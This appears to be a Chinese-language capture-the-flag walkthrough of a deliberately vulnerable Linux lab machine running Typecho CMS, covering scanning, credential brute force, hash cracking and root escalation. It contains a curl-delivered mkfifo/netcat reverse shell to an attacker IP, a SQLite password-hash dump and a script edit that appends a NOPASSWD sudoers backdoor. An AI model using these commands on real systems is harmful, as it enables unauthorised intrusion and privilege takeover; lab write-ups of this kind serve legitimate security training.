```
靶机：Type
作者：Sublarge
类型：linux
难度：medium
```

信息收集

```
经典的22,和80端口
```

```
┌──(root㉿kali)-[~]
└─# nmap -p- -min-rate 10000 -n -Pn -sCV 192.168.44.200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-24 23:52 EST
Nmap scan report for 192.168.44.200
Host is up (0.00085s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0 (protocol 2.0)
80/tcp open  http    nginx
|_http-generator: Typecho 1.3.0
|_http-title: type.dsz
MAC Address: 00:0C:29:C8:4E:22 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.82 seconds
```

目录扫描


```
发现是typecho的cms，常规思路就是进去然后反弹shell
```

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://type.dsz -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,js,zip -t 20

===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://type.dsz
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              js,zip,php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.html (Status: 403) [Size: 146]
/index.php            (Status: 200) [Size: 11115]
/2006                 (Status: 301) [Size: 0] [--> http://type.dsz/index.php/2006/]
/2005                 (Status: 301) [Size: 0] [--> http://type.dsz/index.php/2005/]
/2004                 (Status: 301) [Size: 0] [--> http://type.dsz/index.php/2004/]
/2007                 (Status: 301) [Size: 0] [--> http://type.dsz/index.php/2007/]
/feed                 (Status: 301) [Size: 0] [--> http://type.dsz/index.php/feed/]
/2003                 (Status: 301) [Size: 0] [--> http://type.dsz/index.php/2003/]
/2002                 (Status: 301) [Size: 0] [--> http://type.dsz/index.php/2002/]
/admin                (Status: 301) [Size: 162] [--> http://type.dsz/admin/]
/2001                 (Status: 301) [Size: 0] [--> http://type.dsz/index.php/2001/]
/2000                 (Status: 301) [Size: 0] [--> http://type.dsz/index.php/2000/]
```

切入点

```
在绑定域名映射的时候，会发现有两个指向一个是type.dsz进行生成字典，去批量登录后台另一个是
devnotes【其实就是密码】.dsz但是都是去的同一个cms，没看出来有什么不同
然后页面有一个提示cewl这个字典生成工具，然后用cewl对type.dsz进行生成字典，去批量登录后台
```



后台管理

直接用hydra可能会有误报，可以让ai生成一个python脚本或者burp抓包去爆破
sburro/DevNotes

sburro的草稿箱有一个字符串，尝试去登录admin，因为sburro的权限调整不了网站设置
admin/2DbYCYpXwvV9kKwO

常规信息收集

webshell

发现可以修改php文件配置，那就直接进行反弹shell，也可以写一个webshell再进行反弹

```
curl "http://type.dsz/index.php?cmd=rm%20/tmp/f%3Bmkfifo%20/tmp/f%3Bcat%20/tmp/f%7C/bin/sh%20-i%202%3E%261%7Cnc%20192.168.44.128%204444%20%3E/tmp/f"
```

权限提升

进来之后发现，刚刚在后台看到的用户plugugly，还是机器的用户，那可能存在密码复用
尝试去爆破哈希，发现爆破成功，可以获得plugugly权限
plugugly/2boobies

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.44.128] from (UNKNOWN) [192.168.44.200] 44475
/bin/sh: can't access tty; job control turned off
/data/typecho $ cd ../
/data $ ls
certs
database
typecho
/data $ cd database
/data/database $ ls
typecho.db
/data/database $ sqlite3 typecho.db 'SELECT name, password FROM typecho_users;'
admin|$P$B/xZAkZ342fLS1sEQwQfsXTVKiBnVG/
sburro|$P$BfS2sY4Vz6sHjC52095jVAFOjMNyuy1
plugugly|$P$BuyKfLj9xZ0iLez6SomJNOLGx.7g.U/
/data/database $
```

```
┌──(root㉿kali)-[~]
└─# echo '$P$BuyKfLj9xZ0iLez6SomJNOLGx.7g.U/' > hash.txt

┌──(root㉿kali)-[~]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 AVX 4x3])
No password hashes left to crack (see FAQ)

┌──(root㉿kali)-[~]
└─# cat hash.txt
$P$BuyKfLj9xZ0iLez6SomJNOLGx.7g.U/

┌──(root㉿kali)-[~]
└─# john --show hash.txt
?:2boobies

1 password hash cracked, 0 left

┌──(root㉿kali)-[~]
└─# ssh plugugly@192.168.44.200
plugugly@192.168.44.200's password:
Permission denied, please try again.
plugugly@192.168.44.200's password:
                _|
_  _  ____| |  ___  ___  _ __ ___   ___
\ \ /\ / / _ \ |/ __/ _ \| '_ ` _ \ / _ \
 \ V  V /  __/ | (_| (_) | | | | | |  __/
  \_/\_/ \___|_|\___\___/|_| |_| |_|\___|

Type:~$ ls
user.txt
Type:~$ id
uid=1000(plugugly) gid=1000(plugugly) groups=1000(plugugly)
Type:~$
```

信息再收集

在/usr/local/bin/下面发现一个cleanup_scores.sh的可写的文件还提示root权限去执行
那就可以在这里去写入提权的脚本的点
echo '#!/bin/sh' > /usr/local/bin/cleanup_scores.sh
echo 'echo "plugugly ALL=(ALL) NOPASSWD: ALL" >> /etc/sudoers' >> /usr/local/bin/cleanup_scores.sh
接下来就是去想怎么让的去触发他，因为plugugly是没有权限去触发这个脚本的
sudo发现下面有一个脚本typer.py

```
Type:~$ sudo -l
Matching Defaults entries for plugugly on Type:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    env_keep+=XAUTHORITY

Runas and Command-specific defaults for plugugly:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User plugugly may run the following commands on Type:
    (ALL) NOPASSWD: /root/typer.py
```

typer.py提权

因为这里是没有权限去查看的，就只能去黑盒尝试

```
Type:~$ sudo /root/typer.py
qt.qpa.xcb: could not connect to display
qt.qpa.plugin: From 6.5.0, xcb-cursor0 or libxcb-cursor0 is needed to load the Qt xcb platform plugin.
qt.qpa.plugin: Could not load the Qt platform plugin "xcb" in "" even though it was found.
This application failed to start because no Qt platform plugin could be initialized. Reinstalling the application may fix this problem.

Available platform plugins are: linuxfb, vkkhrdisplay, minimal, wayland-egl, minimalegl, xcb, vnc, offscreen, wayland, eglfs.

Aborted
```

靶机没有装桌面环境,但是提示vnc，将图形界面渲染出来


```
Type:~$ sudo /root/typer.py -platform vnc
[!] Error: X11 DISPLAY not found.
```

【!】报错不像qt的报错，尝试直接编造一个DISPLAY=:0去尝试通过验证

```
sudo DISPLAY=:0 /root/typer.py -platform vnc
```


然后就是将这个端口ssh进行转发出去，连接看看这个图形化的东西是什么

```
ssh -L 5900:127.0.0.1:5900 plugugly@192.168.44.200
vncviewer 192.168.44.200:5900
```




发现是一个打字匹配的的程序，那应该就是按符合要求完成就可以去触发上面的脚本，但是一开始发现要wpm的速度达到60
用户提示哪里有说到，游戏会有一个调试窗口，那就一顿瞎点，发现快速点击下方的wpm就可以调节速度

```
~ # cd /home
/home # ls
plugugly
/home # cd plugugly/
/home/plugugly # ls
user.txt
/home/plugugly # ls -la
total 20
drwxr-sr-x    2 plugugly plugugly      4096 Feb 25 15:57 .
drwxr-xr-x    3 root     root          4096 Feb 22 23:25 ..
-rw-------    1 plugugly plugugly        50 Feb 25 15:57 .Xauthority
lrwxrwxrwx    1 root     plugugly         9 Feb 23 10:43 .ash_history -> /dev/null
-rw-r--r--    1 root     plugugly       111 Feb 23 10:42 .hint
-rw-r--r--    1 root     plugugly        44 Feb 22 23:25 user.txt
/home/plugugly # cd .hint
sh: cd: can't cd to .hint: Not a directory
/home/plugugly # cat .hint
Can't type fast enough? Maybe the system stat bar has a hidden 'Debug Mode'. Try to knock on it several times.
/home/plugugly #
```



当输入的字符串完全一样就会执行，清空分数的脚本达到提权的效果
也可以让ai帮你看看对不对



让我们来看看图三里你手打的文本，有两处“找茬”：

1. **错别字 1**：在第三行，你打成了 `if was the age of foolishness`，这里的 `if` 应该是 `it`。
2. **错别字 2**：在第五行，你打成了 `increadulity`，多敲了一个字母 `a`，原文是 `incredulity`。

就是这两个微小的笔误，导致字符串无法 100% 匹配！

然后success就可以了

```
┌──(root㉿kali)-[~]
└─# ssh plugugly@192.168.44.200
plugugly@192.168.44.200's password:

Type:~$ id
uid=1000(plugugly) gid=1000(plugugly) groups=1000(plugugly)
Type:~$ sudo -l
Matching Defaults entries for plugugly on Type:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    env_keep+=XAUTHORITY

Runas and Command-specific defaults for plugugly:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User plugugly may run the following commands on Type:
    (ALL) NOPASSWD: /root/typer.py
    (ALL) NOPASSWD: ALL
Type:~$ sudo su
/home/plugugly # ls
user.txt
/home/plugugly # id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/home/plugugly # cat /flag
cat: can't open '/flag': No such file or directory
/home/plugugly # cd /root
~ # ls
root.txt  typer.py
~ # cat root.txt
flag{root-e0d46f8ca8c65edb6b7d46daeafebe16}
~ #
```